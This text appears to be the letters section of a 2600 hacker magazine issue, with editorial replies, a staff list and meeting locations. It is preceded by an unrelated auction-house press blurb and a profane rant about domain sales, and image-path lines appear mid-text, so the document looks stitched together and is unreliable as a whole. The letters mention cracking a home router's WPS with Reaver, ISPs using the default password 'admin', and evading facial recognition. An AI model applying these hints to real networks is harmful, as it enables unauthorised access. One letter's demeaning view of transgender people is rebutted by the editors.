The Internet's most popular auction-house website, HA.com, has over one million registered bidder-members and searchable free archives of four million past auction records with prices realized, descriptions, and enlargeable photos. Reproduction rights routinely granted to media for photo credit.

Interviews available:

Eric Bradley, Public Relations Director

Well, if this isn't a huge load of steaming shit, we honestly don't know what is. These are people who literally put a price on freedom and democracy, plus a whole lot of other words. What's crazy is that so many of us fall for it. What they all fail to realize is that it's not the words that matter; it's the idea behind whatever project is being launched. Google, Flickr, eBay, Paypal... those weren't even words before they became popular. It's highly annoying to see how much money is being thrown around, almost literally for nothing.

For the fun of it, we looked into how the sale of democracy.com went and it turns out it was actually bought by billionaire Mark Cuban who claimed to have no plans to actually use it and bought it simply "to make sure somebody didn't do something crazy with it." Too late.

Screwups

Dear *2600*:

When I open 2600.com/phones and then on the newly opened page click on "Europe" on the map, I get sent to www.2600.com/phones/newindex.khtml?region=europe and, while everything works (besides the fact that the Bulgaria page says there are four photos but it shows only two), the Europe page shows the SQL query for the content:

No such region (europe) or query (SELECT country.country, country.name, count(*) as pcount FROM country, payphone WHERE country.country = payphone.country AND country.region = GROUP BY country.country, country.name ORDER BY country.name) failed

IFo Hancroft

You're looking at an old page that we've forgotten about multiple times over the years. The proper link is 2600.com/payphones. We've finally disabled this antiquated page.

Dear *2600*:

People have probably already emailed you about this, but it appears the SSL cert for 2600.com expired yesterday.

Thanks!

Brian

Did they ever. While we often bemoan the lack of authentic feedback and communication in the online world, it seems that all we have to do to open the floodgates is to make a mistake or overlook something. That's truly the best way to reestablish contact.

Dear *2600*:

I can only find source code through 2017. Where is 2018-2019?

toby


We fell short on this yet again. If it's not up by the time you read this, we will be very disappointed in ourselves.

Dear *2600*:

I encountered the attached error when attempting to email you with a payphone photo today on my gmail account.

Not sure what is going on, but it is a valid address.

Jim St



Error

The address "payphones@2600. com" in the "To" field was not recognized. Please make sure that all addresses are properly formed.

To us, it looks like there's a space between the dot and the "com". We've uncovered many plots against us, but this doesn't appear to be one of them.

Dear *2600*:

My article made it into the Winter 2017-2018 issue (34:4). It was "Nightmare on E-Street: Modem and Me Against the World." I read in the letters section of one of the next issues that there were lots of reader responses. ("We were blown away by the amount of responses this article generated.") I still really would like to read some of them and I am wondering if you have some sort of policy against that. I would really appreciate if you could let me know your position on this. I never found all the answers I needed and other input would be greatly appreciated. (My PC is now nonfunctional.) Again, thanks for publishing it and the follow-up. I really enjoy *2600*.

Also, you printed "Twitter the Enemy" by Michaleen Garda twice and back to back, however the second one is titled "Student Privacy by Practice - Not by Policy," yet it is the exact same article by Michaleen Garda. I imagine this has been pointed out to you multiple times, so I will be surprised if anyone reads this. On the other hand, due to the very small possibility that this was one of a few hard-copies of which there were few enough they could be culled, I would appreciate it if you sent me a corrected issue. I would like to read that article about student privacy as I am a student-worker. And no, I don't want the digital edition.

Emily S.

Speaking of lots of reader responses, this incident confirms that making a colossal mistake like this is one way to really get the keyboards typing in our direction. (The correct article replaces our staff section in this issue, so the only thing you're missing out on are our names, the music we listened to, and a clever quote.) Digital readers weren't affected by this.

As for the letters responding to your article, we believe we printed a good number of them over a few issues, and any specific suggestions on how to address your problem were shared here.

Dear *2600*:

Dear awesome and amazingly informative *2600* - just a heads up on an article that is missing/duplicated. Page 29 ("Twitter the Enemy") of 36:3 (Autumn 2019) is also on page 31 but under a different title "Student Privacy by Practice - Not by Policy."

Thanks for being.

GH

We would never have gotten such a nice letter had we not screwed this up. We're learning.

Dear *2600*:

The grandest of greetings!

Let's start this off right by my expressing my gratitude for all that you all do at *2600*!

I am a long time reader that more recently subscribed. I have life experience confirming myself as, what one of my closest friends has termed, an extremist. I push envelopes quite invariably, and quite frequently due exclusively to there being any proposed limit at all. I also collect tools, so, therefore knowing that any tool can be used correctly or incorrectly, i.e., for good or for bad, I tend to prioritize seeking possession of those tools that are considered more "dangerous." It pleases me to have in my hot little hands a series of articles upon which, if utilized and interpreted correctly (or incorrectly as it may be), could result in my catching a felony case. I suppose my somewhat unique tendencies come from a few desirable results of being like this: I only attract fearless realists or deviant criminals which grants me a more meaningful existence and gives me yet another envelope to push. The latter has been, as wisdom has proven, not worth the sacrifice because I am no deviant, truth be told.

Enough about that. I am writing because I read your latest issue's "assessments" and in the first letter under the "problems" section, a reader wrote of his last issue being misprinted. I also have a misprinted issue, it being the same volume as his. My Summer 2019 issue (36:2) also has a repeated section. It's the same misprint repeating pages 19 through 26 and picking back up at page 43. I felt a little incomplete when I read it, but decided not to bother you guys since I so appreciate what you do. But I would like to read the articles that are missing! Can you send me a copy? If you are as overworked and underpaid as me, don't worry about it, but it would be nice.

Thanks and keep sending me tools!

(You may want to tell the fellow or lady that is responsible for binding your issues to lay off the sauce a little (just a little) when he/she is supposed to be concentrating on page sequences and print settings... unless it's automated, in which case you might want to have a look at the control of the machine or its components. Oh, you probably outsource the printing, huh? In that case, I have another issue that can fortify your case for cheaper rates!)

Steve

At least this screwup was completely at the hands of a machine. But it still resulted in some kind words for us. As for defective issues, forwarding them to us will result in an immediate replacement, plus something else for your trouble. Thanks for letting us know.

Dear *2600*:

I imagine people have already emailed you but, if not, the Autumn 2019 edition had the same story printed on consecutive pages but with different headings, page 29-30 and 31-32.

On a separate note, can I still extend my subscription even if I have a few more issues to come? I just want to add two years and it says to indicate the issue I want to receive. My subscription isn't up until Spring of 2020, so I just don't want to wind up with double issues, for instance. I saw the note about adding subscription status in the comment section, but just wanted to do what is easiest for you guys.

Bill

If you write those instructions in the comment section of your order, it'll ensure that it's filled correctly. But you've given us an idea to add a new category to the issue choices for people who want to do what you're doing. Thanks!

Opening Minds

Dear *2600*:

First off, thank you for printing *2600* for all these years, publishing two great collections (*Best of 2600* and *Dear Hacker*), and organizing HOPE. I just finished issue 36:2 and wanted to comment on a few articles and letters.

I felt overjoyed at your response to Walter's letter about silencing Trump supporters - both at your response and that you printed their letter at all. There is a lot of wrongness in it, but it would be wrong to "de-platform" Walter and his group, even though part of me would like to. See, I came to the U.S. over a decade ago and have met with kindness and generosity at every corner from all kinds of people, and I made this place my home. From my experience, the great majority of people, no matter which party they registered for, think along similar lines: safety, prosperity, respect, etc. I've come to realize that the people from the political fringe here are more similar to each other than to members of their own party. The fringe groups are OK with using violence, with taking away basic, inalienable rights ("it's not about free speech, it's about 'de-platforming'" - amazing doublethink), and with treating the other side as something less than human. I imagine if you put Walter in a dark room with someone from the alt-right, they'd get along perfectly fine until you turned on the lights. As you wrote, it's important to get more people into the conversation. Folks like Walter are doing what they can to keep people out of the conversation.

I enjoyed kyber's article about the magic of cloud. The problem he pointed out is not a technical one, but an organizational one. I consider it part of my job to engage with less technical parts of my company in order to make them aware of the benefits and limitations of using a specific technology. If they choose to ignore me, then I have to do the non-nerdy thing and build a relationship with them to avert disaster. If I'm not up for it or it can't be done, then I know I'm just a warm body and scapegoat, and I should get away from that company as soon as possible because it's a losing game. A junior developer knows how to write code. A senior developer should know why they're writing code and when to push back on stupid ideas.

Finally, some pushback to paulml's review of *Broad Band: The Untold Story of the Women Who Made the Internet*, which sets up a straw man: "The history of computers has always been thought to be full of men doing amazing things" - who has always thought that? Anyone who peels back the first, atom-thin layer of Silicon Valley pop culture and looks beyond Steve Jobs and Bill Gates quickly learns about all the wonderful women who contributed to this industry. Adele Goldberg and Diana Merry from Xerox PARC contributed immensely to developing Smalltalk (*Dealers of Lightning* by Michael Hiltzik). Radia Perlman created the Spanning Tree Protocol that pushed Ethernet networking into a new age. I could go on, but this information can be easily found in books about Silicon Valley, compsci, and gaming history or in magazines from the era. Anyone who's spent an afternoon studying this history wouldn't think that it "has always been thought to be full of men" - it's always been a joint effort of all kinds of people. I hope that it was an accidental and not deliberate misrepresentation of computing history.

kingcoyote

Addressing your first point: yes, conversation and communication are vital and infinitely full of potential, but we need to be clear. There should be no tolerance for hate groups or those who make it a policy to dehumanize anyone. We never have and never will open those doors. There is a huge distinction between that and what you're talking about above, which continues to provide us with hope that we'll eventually get past all the divisiveness.

As for the book review, while history clearly shows the reality, we have to agree with the assertion that many people simply don't do that small amount of digging to learn the facts. This results in a distorted view, which is repeated over time, adapted into films and mini-series, and turned into reality for far too many. (It's even reflected in the title of the book.) At least now, we're having that conversation and moving into a more accurate representation.

Dear *2600*:

I just finished reading 36:2 (Summer 2019) and a few things stood out to me. But first: I am a long time reader of *2600*. I usually pick it up in a Books-A-Million in town. I have been interested in hacking ever since I was a youngster and my parents had an Apple II with BASIC on it. Lately, I've been building tube type stuff, guitar amps, radio receivers/transmitters, and other sundry items.

But this letter is not about that. It's about a growing trend. The trend to change the things that are normal. I am an American and I believe in freedom, not oppression. What I am seeing is the forced acceptance of abnormal behavior. For instance, the declaration that there are more than two genders. Not according to science there aren't. You could call yourself whatever you want - this is America (isn't it?). As a grown adult who is not harming anyone else, sure you are free to practice whatever weird religion, sexual deviance, or style of dress you feel like. But when you start telling me that I have to acknowledge your make-believe gender, or god, or whatever, you are infringing on my freedom.

Own your choices. If you choose to be a homosexual, own it. If I choose to be a hotdog-eating fat man, that's my choice, but can I really say I was born that way? I am, and have for as long as I remember been a proponent of the nurture over nature.

I enjoy the magazine, and I hope the freedom of thought presented in its pages will not just cover what is popular, but also what I wrote which I understand is not the current trend.

Ruikmuir

Where to begin. For those who think this isn't relevant to our pages, we're sorry, but it is (even though we don't know what specifically prompted this letter). We have some of the most freethinking *people on the planet who read these pages and we can't just let these words go unchallenged because it's not a specific tech problem. It affects the tech community (and every other), therefore it is most definitely a tech problem.*

While much of what you say angers us, we feel it would be more productive to react with patience and try to explain why this way of treating people is so harmful and unhealthy.

You don't have a corner on the definition of normal. Just because we've lived a certain way for an amount of time doesn't make that way the correct one. Normal changes. We used to hear crap about how abnormal certain races or religions were. (Not surprisingly, we're seeing a resurgence of that as people continue peddling the belief that they're somehow under threat by others who aren't just like them.) Collectively, we're slowly moving in a more enlightened direction.

Nobody is telling you that you can't believe in whatever you want. And we seriously doubt you've ever had to live a single day without being acknowledged for who you are. Can you at least try to imagine what such a life must be like? Why is it so hard to extend that basic courtesy to others? To refer to people as "make-believe" or to imply that it's all a choice that could easily be changed is to make them less human and not worthy of respect, rights, or the ability to be honest to themselves. Or, as you say, not even to be acknowledged.

If there's anything that's inspired us in recent years, it's the courage shown by the transgender community, as well as so many others who've had to fight for their very identities. And to see people shine when they're comfortable with who they identify as is one of the best feelings there is. You may not like it, but this is the face of freedom and an inspiration for everyone.

Try that on for a while. Nobody is telling you that you're not real or that your identity is invalid. Yet there are so many who have lived entire lives that way. Isn't it time that we all get to be treated with the same respect and be offered the same opportunities?

We really hope you think this over.

Good Clean Fun

Dear *2600*:

Have you tried tracerouting to bad.horse? It's really amazing. What is the story behind it anyway?

Anonymous

Yes, this is always good for laughs. You'll need to run the command ("traceroute bad.horse" on UNIX variants, "tracert" for Windows, or use the Network Utility application on Macs. It doesn't always work perfectly since it's reliant on connections to a multitude of places at a single time. (The traceroute command, for those who don't know, shows the path between your machine and the one you're defining with every IP number and corresponding name displayed in an unfurling list.)

What follows is what you get when tracerouting to the domain known as bad.horse (yes, .horse is a top level domain and 2600.horse is up and running). We left off the beginning to avoid giving out our internal addresses and also left off the connection times to avoid showing how bad our connectivity is.

```
10 bad.horse (162.252.205.130)
11 bad.horse (162.252.205.131)
12 bad.horse (162.252.205.132)
13 bad.horse (162.252.205.133)
14 he.rides.across.the.nation (162.252.205.134)
15 the.thoroughbred.of.sin (162.252.205.135)
16 he.got.the.application (162.252.205.136)
17 that.you.just.sent.in (162.252.205.137)
18 it.needs.evaluation (162.252.205.138)
19 so.let.the.games.begin (162.252.205.139)
20 a.heinous.crime (162.252.205.140)
21 a.show.of.force (162.252.205.141)
22 a.murder.would.be.nice.of.course (162.252.205.142)
23 bad.horse (162.252.205.143)
24 bad.horse (162.252.205.144)
25 bad.horse (162.252.205.145)
26 he-s.bad (162.252.205.146)
27 the.evil.league.of.evil (162.252.205.147)
28 is.watching.so.beware (162.252.205.148)
29 the.grade.that.you.receive (162.252.205.149)
30 will.be.your.last.we.swear (162.252.205.150)
31 so.make.the.bad.horse.gleeful (162.252.205.151)
32 or.he-ll.make.you.his.mare (162.252.205.152)
33 o_o (162.252.205.153)
34 you-re.saddled.up (162.252.205.154)
35 there-s.no.recourse (162.252.205.155)
36 it-s.hi-ho.silver (162.252.205.156)
37 signed.bad.horse (162.252.205.157)
```


So what is going on here? First off, these are the words to the "Bad Horse Chorus" from Dr. Horrible's Sing-Along Blog. *(You'll just have to look that up if you don't know what it is.) The owner of this network simply had a bit of fun with some unallocated IPs, each using a "PTR record" which can use completely made up addresses. It's as simple as that. The Internet really can be a fun place if you let it.*

Dear *2600*:

Apologies, but I'm sending the attached image to both the letters email as well as the payphone gallery as I think it may apply to either.

My sister in-law witnessed the scene; apparently youth interest in "old" technology is high these days. The next generation of phreaks is on the rise!

Uhrfo



And to think that these very same Canadian phones (Nortel Millenniums, to be precise) could have been used by phone phreaks way back in the 1990s, though not with red boxes, as those models didn't use ACTS (Automated

Coin Toll Service). But the method of swarming around the phones is virtually identical.

Going Digital

Dear *2600*:

I'm in the U.K. and have been receiving my electronic *2600 Magazine* via Amazon. Will this channel still be used?

Steve

Yes, the Kindle is very much a part of our electronic distribution system. This letter, incidentally, was in response to our introducing a new PDF version of the magazine as an experiment. It's too early to tell if the experiment was successful, as we need to add a bunch of new readers on that platform to help defray rising production costs on other platforms. But the results are encouraging so far.

Dear *2600*:

I'm in. Don't always agree with your political positions but your voice is essential. Thank you and good luck.

Alex

If we can reach those people who aren't near a bookstore and who don't want paper editions, we think this could work out to everyone's advantage.

Dear *2600*:

(1) It would be awesome to have a digital subscription option that covered these PDFs, rather than the yearly digests. Would definitely pay full price.

(2) An EPUB option would also be awesome!

Nathan

We only just now finished archiving our entire back catalog into digests. It was a tremendous amount of work, but everything is finally available digitally. We've also just introduced the PDF option for the current issue. If sales are strong, then we can put more resources into expanding that method of distribution, both for the future and the past. We love hearing ideas on what we should be doing, but the only way we can get there is through reader support, especially those readers who may not even know we're still around. This happens a lot when bookstores close and babies are born. So helping to get the word out is probably the best way to ensure that we have a chance to develop all of these platforms to their maximum potential.

Dear *2600*:

Thank you for resending me the link to Volume 13. I now have all 35 digital volumes that you've published.

Thank you so much for making those digital copies available along with your printed volumes.

Please keep up the great work!

Ivan

You're more than welcome. We're thrilled that the entire collection is now available at last. It's a great solution for those who want everything, but don't want all of the paper that comes with that.

New Projects

Dear *2600*:

Regarding your concentrationcamps.us project, you're doing the lord's work. Thank you.

Jacob

We don't usually get told that, but it's a refreshing change.

Dear *2600*:

I'm currently working on a documentary of the concentration camps list, and wanted to let you know that the address for Yuma is incorrect. It should be 7125 Juan Sanchez Road. Thanks again for compiling this, and if you want to see some of the coverage I'm doing, check out my Twitter.

@Gillis57

It can be really confusing and time consuming to keep track of all of the facilities and addresses. What we had for Yuma (7125 East Cesar Chavez Boulevard) is what the Arizona Department of Corrections itself has listed. We'll try to confirm this.

Dear *2600*:

Regarding concentrationcamps.us - next steps. Still stuck at finding the perfect logo for your brand?

Choose from the following logo options:

Anastasia Steele

Oh God, no. We're getting inundated with offers for concentration camp logos. Fortunately, none of them are at all relevant to the subject matter, but how long will it be before some AI figures out the perfect look for marketing this site?

Dear *2600*:

I'm trying to think about the best way to long-term store and transport zines, especially *2600*. I've done some research online, but haven't found anything that works as well as I would like for home collections. How is everyone else storing them?

Beaches

We would also like to know this. There have been some really clever solutions that we've seen in the past and perhaps it's time to showcase some of them. Please send us your pictures or descriptions of how you store your back issues. Extra points for those who include the early ones.

Dear *2600*:

Hey! I love the magazine but more so the clothing! You guys at the office should crank out some new designs for us to pitch money at!

Jeremy

We do occasionally play around with new designs. But a little inspiration sure couldn't hurt. What kinds of things do readers want to see in their hacker garb?

Further Info

Dear *2600*:

I found an article indicating that WBAI effectively went under and is now totally satellite-fed as if it were an iHeartMedia station.

What ends up happening with "Off The Hook" now? The radio landscape has been getting weird where two of the local commercial stations close to me have been having outages. WWOW-AM simply went no-carrier silent this afternoon while WFUN-AM was transmitting an open unmodulated carrier Saturday night for almost an hour. I'm just curious what your options are as I know precious little about the New York-area radio scene.

Good luck and good hunting.

SMK

We doubt any of these events were related, other than the fact that radio is a very turbulent industry and that often the wrong buttons are pressed. In the case of WBAI, it was a hostile takeover by a rogue faction of the station's parent company, which was later overturned in court. So "Off The Hook" (at least at press time) is back in place. But that doesn't mean the station is out of the woods by any means. Operating a full power radio station in New York City without commercials is a daunting challenge, and it will take tremendous effort on the part of many people to keep this 60-year project alive in these times.

Dear *2600*:

I have two topics. First is a question on beating facial recognition. As your magazine has reported, government uses your driver's license photo to match your face while they scan crowds of people. I've heard of people using face paints and other coverings to throw off facial recognition in public, but that doesn't work if I'd rather not look like a clown in public. So how can we hack the source data: the government's photo ID? Face paint is illegal for that photo, but it's not illegal for men to grow our facial hair in a similar pattern as face paints, like growing a checker pattern or something else crazy. Maybe you can even dye each checker patch a different color! So grow a beard, shave it into something ridiculous looking the day you renew your ID, get your ID photo, then shave it off immediately when you get home. Do any of your readers have data to confirm that getting a photo ID with a crazy facial hair pattern could defeat facial recognition when you're clean shaven? And what sort of hair patterns work best?

Secondly, responding to "Potential VPN Attacks," the writer is correct that default ISP equipment is a security risk, but not for what he thinks. Generally, ISPs don't employ good security. For example, my local ISP used the password "admin" for its admin, something I have found is true for many other ISPs as I travel with Airbnb. Even without that knowledge, Reaver was able to quickly crack my wireless password using the infamous WPS flaw. Although using your own secured hardware or reconfiguring your ISP's hardware can protect you from these hacks, it won't protect from the exploit the original article described. I live in a rural place where DSL is flaky. Sometimes it just resets due to too much moisture in the ground hurting the signal. Sometimes the phone line completely dies from a fallen tree. These situations cause the exact same behavior this article described even using my own hardware. In other words, your ISP can reset your connection no matter what hardware you use and cause your VPN to drop.

If you want to prevent apps from connecting to anything but VPN, then you need something that completely blocks any unwanted connections from exiting the non-VPN route. Here is what I do with Tor on Linux. I run Privoxy under user ID "proxy" and have iptables rules preventing that user from connecting to anything except tor localhost port 9050 (Tor). Then I have a user ID called anonymous that is similarly restricted to connecting only to Tor or localhost port 8118 (Privoxy). Lastly, it logs any dropped connections, which can help me identify if an app is going rogue trying to get outside my Tor sandbox. Now if I am running anything under the anonymous user ID, I can be reasonably assured it is not leaking any data outside of Tor. The config is below. It should be easily adaptable to restrict certain logins to your VPN interface device (-i parameter) rather than certain ports like Tor.

```
Chain OUTPUT (policy ACCEPT)
Target prot opt source destination
ACCEPT tcp -- localhost localhost
➥ owner UID match
anonymous tcp dpt:9050
ACCEPT tcp -- localhost localhost
➥owner UID match
anonymous tcp dpt:8118
LOG all -- anywhere anywhere
➥ owner UID match
anonymous LOG level warning prefix
➥ "IPTables-Dropped"
REJECT all -- anywhere anywhere
➥ owner UID match
anonymous reject-with icmp-port-
➥unreachable
ACCEPT tcp -- localhost anywhere
➥ owner UID match proxy
tcp dpt:9050
LOG all -- anywhere anywhere  owner UID
➥ match proxy
LOG level warning prefix
➥ "IPTables-Dropped"
REJECT all -- anywhere anywhere
➥ owner UID match proxy
reject-with icmp-port-unreachable
```

David

We believe it is well within everyone's rights to fool tracking devices of any sort and to defeat facial recognition. We're extremely interested in methods of doing this. Of course, so are the trackers, so this must be a constantly evolving topic. We would love to learn more and hope to print detailed articles on the subject.

Dear *2600*:

I really enjoyed "The Telecom Informer" column in the Autumn 2019 issue. There has been growing awareness and interest in how incarcerated persons are forced to pay exorbitant prices for services and content that would be free, or much cheaper, outside of the prison environment. The column is an excellent addition to this awareness.

As the article mentions, many or most prisons prohibit possession of cell phones. They are very restrictive about, or prohibit, prisoners from having e-readers, tablets, computers, etc. Locked-down central systems may be usable for email, but at exorbitant rates and requiring recipients outside of the prisons to first set up their own accounts and agree to monitoring.

Free content, notably Project Gutenberg (who got a shout out in the same issue), incurs access charges. In an expose in 2017, *The Philadelphia Inquirer* found that Pennsylvania prisoners were paying well above retail price for contemporary eBooks, as well as per-item charges for free books from Project Gutenberg. Indications are that GTL (Global Tel Link) has now shifted to per-minute fees to access free or non-free content instead.

Prisoners are among the most disempowered and disenfranchised of all people in our society. Those lucky enough to have family or friends outside of prison are reliant upon them to shoulder the costs. Others must work at near slave-labor wages in the prison system, or they must simply do without. The ability to communicate freely, and to have access to the tools of literacy and education, are fundamental rights for people outside of prisons in the U.S. Within prisons, though, such rights are removed, taxed, or restricted.

Below is what the Wisconsin prison system sends someone when a prisoner attempts to reach them by email:

From: CorrLinks <info@corrlinks.com>
To: nonesuch@2600.com
Subject: Offender: DOE, JOHN

This is a system generated message informing you that the above-named person is a WIDOC prisoner who seeks to add you to his/her contact list for exchanging electronic messages. There is no message from the prisoner at this time.

You can ACCEPT this prisoner's request or BLOCK this individual or all WIDOC prisoners from contacting you via electronic messaging at www.corrlinks.com. To register with CorrLinks you must enter the email address that received this notice along with the identification code below.

Email Address: nonesuch@2600.com
Identification Code: 17K1BAN9

This identification code will expire in 10 days.

By approving electronic correspondence with WIDOC prisoners, you consent to have the WIDOC staff monitor the content of all electronic messages exchanged.

Once you have registered with CorrLinks and approved the prisoner for correspondence, the prisoner will be notified electronically.

Estragon

Another very disturbing trend we've noticed in prisons today is elimination of in-person visits, to be replaced with "video visits," which charge people up to $1.50 a minute for a Skype-like connection to their friend/relative behind bars. And, in some cases, they still have to travel to the prison to make use of the service! This increasing dehumanization is an insult to everyone involved.

Dear *2600*:

Amateur radio transmissions are not allowed to be encrypted by any means. This doesn't mean that you cannot use a digital mode, just that anyone wanting to receive the transmission should be able to decode the digital mode. Essentially, if you want to use a digital mode, the particulars of the mode must have been published. There is an exception for transmissions used to *control* satellites. When using a satellite to communicate, the transmission must also be in the clear or a published digital mode. Note: add analog mode as well, I forgot about slow scan TV.

I'd give you my call sign, but that would be identifying information.

E85

Indeed it would be. But we do want to know more about using amateur radio transmissions to control satellites.

Danger

Dear *2600*:

I was wondering what you thought of this story about a Japanese stalker who found out where a celebrity lived through Google Street View. "Following his arrest later that month, he told police he was a big fan of the woman, who was described as a 21-year-old "Japanese idol" in local media reports. The suspect told police that after zooming in on the image of her eyes, he used Google Street View to identify the [train] station. He also said he had studied videos the woman shot in her apartment, looking at details such as the placement of curtains and the direction of natural light coming through the window to try to determine exactly which floor she lived on, reports said."

Paul

This is both creepy and frightening. There are steps we can all take to preserve our privacy, such as making sure all location data is disabled whenever we post photos online or being extremely careful not to reveal personally identifiable information in our social media posts. But when companies like Google or Facebook delight in revealing as much personal data as they possibly can, they become the ultimate stalking tool. In this case, perhaps nothing could have stopped this person with his determination and skill level. But the big data aggregators of the world need to understand that the information they peddle is a whole lot more than bits and bytes. It represents our actual lives and we clearly need to be able to have more control over how (or whether) it's used.

Dear *2600*:

Regarding your broken toys... WBAI was just the beginning.

Daffio International

Well, isn't that nice? A dark promise of doom in the future. We hate to disappoint, but the radio station is back on the air. In fact, so many times when things seem to be at their worst, we see an outpouring of support that not only helps, but actually makes things better than they were. It's the power of community and people who care. You might want to try that sometime instead of reveling in destruction.

Dear *2600*:

Why is Facebook suggesting that I update legacy contact? Is it just me or something? Don't tell me Zuck knows exactly when I'm gonna die.

J

If you think social media is weird now, just wait until it spans generations and/or lifetimes. But it's probably more realistic for us to be the ones asking Facebook how they want to be remembered when they're gone.

Inquiries

Dear *2600*:

I have previously given a talk about "hunting for phish kits" but I have not written an article about the topic. It would be loosely related to the talk I gave, but not directly. Would this fit within your guidelines?

Josh

It most certainly would, providing the talk itself is something of interest to the community.

Dear *2600*:

I'm an actor based in New York City. I am looking for an experienced computer tech who can build my actor website for me to showcase my talents. I wanted to put an ad in your online magazine classified, but see no opportunity to do that. I realize creating a website can be very expensive. I am offering one year of free music lessons in exchange for building my actor website. I've been playing the saxophone for 47 years and private teaching instruments for 21 years. I can also teach clarinet, flute, or beginner piano. Can you offer any advice or suggestions?

Fred

OK, a couple of things. When you refer to our "online magazine," it would be helpful to know how precisely you're reading us. Are you reading the digest, a Kindle version, or a PDF edition? Each is slightly different insofar as how the Marketplace is presented. But you should still see info on how to submit an ad. If you're an electronic subscriber, just email us at marketplace@2600.com with a receipt that shows you're a subscriber. For paper readers, either your address label or a receipt will do. We hope that helps.

Dear *2600*:

Any plans to make more blue box hoodies? Please!? All the best to the *2600* crew.

Christopher

They should be in stock now. That's the power of "please."

Dear *2600*:

Why, in the name of all that is holy, do you link to Facebook on your web page?

Facebook! Yeesh.

Michael

Let's just calm down a bit here. We didn't invent Facebook and we have a great deal to say about how it invades our privacy, closes people's minds, and is dumbing down our society. But we also have to come to terms with the fact that lots of people use it and lots of people in the hacking community are a part of that. Pretending they're not there isn't going to solve anything. But connecting to one of our Facebook groups (we have three now!) may introduce you to some intelligent thought on that platform. It's certainly worth a try.

Dear *2600*:

Are there license restrictions for articles published in *2600*? In other words, can I submit an article to *2600* that I have already had published in another publication, provided they don't have any license restrictions?

Ryan

We prefer for anything we publish to not be available elsewhere before we print it. Of course, if it was in a publication that was super obscure or in a different language, then the odds of our readers having already come upon it are pretty slim. The same goes for posting it on a blog if only a handful of people have seen it. What we don't want to do is have recycled material. If you think we got a strong reaction to printing the same article twice in a single issue, you'd better believe we'd get an even stronger one for reprinting material that's easily found elsewhere. And we probably wouldn't get the nice comments that we're getting now.

Also, once your article appears in our pages, you're free to do whatever you want with it.

Dear *2600*:

We're updating our records and would like to confirm if your site accepts vendor-neutral, non-promotional contributed articles? If so, can you let me know the process to submit an article?

Tim Mochin
Intern

Tim, what you're describing here are articles which, by default, have nothing to do with vendors or promotions. We're not sure why a marketing company like the one you work at would be at all interested in such a thing, but that's pretty much what we specialize in. If you're truly interested in submitting articles, you simply email them to articles@2600.com or physically mail them to PO Box 99, Middle Island, NY 11953 USA. If we use it, you get a subscription and a shirt! Put that in your records.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
flyko, TheDave

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.,
P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2019 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.,
P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

"If you don't like a small but vocal group of New Yorkers questioning your company's intentions or integrity, prove them wrong. Instead, Amazon proved them right." - New York Mayor Bill de Blasio on Amazon's sudden abandonment of its plan to develop headquarters after they were criticized for having a history of breaking promises.

"Two years from now, spam will be solved." - Bill Gates, 2004

"Flying down a tunnel of 1s and 0s is not how hacking is really done." - technologist Walter O'Brien

2600 MEETINGS - 2019

ARGENTINA

Buenos Aires: Bellagamba Bodegon, Armenia 1242, 1st table to the left of the front door.
Catamarca: Rincon Universitario, Av. Belgrano 413, 1st floor. 7 pm
Parana: One Love Bar, Cervantes 384. 8 pm
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (ground floor, outdoor area). 6 pm
Melbourne: The Charles Dickens Tavern, Block Arcade, 290 Collins St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Vienna: RIAT - Institute for Future Cryptoeconomics, Neubaugasse 64-66/3/4

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital shopping center, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, 2nd floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Frites Quarry Bay, G/F Oxford House.

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, 1st floor, Place de la Republique. 6 pm

GERMANY

Berlin: Alexa shopping mall (Alexanderplatz) in front of Manju. 7 pm

GREECE

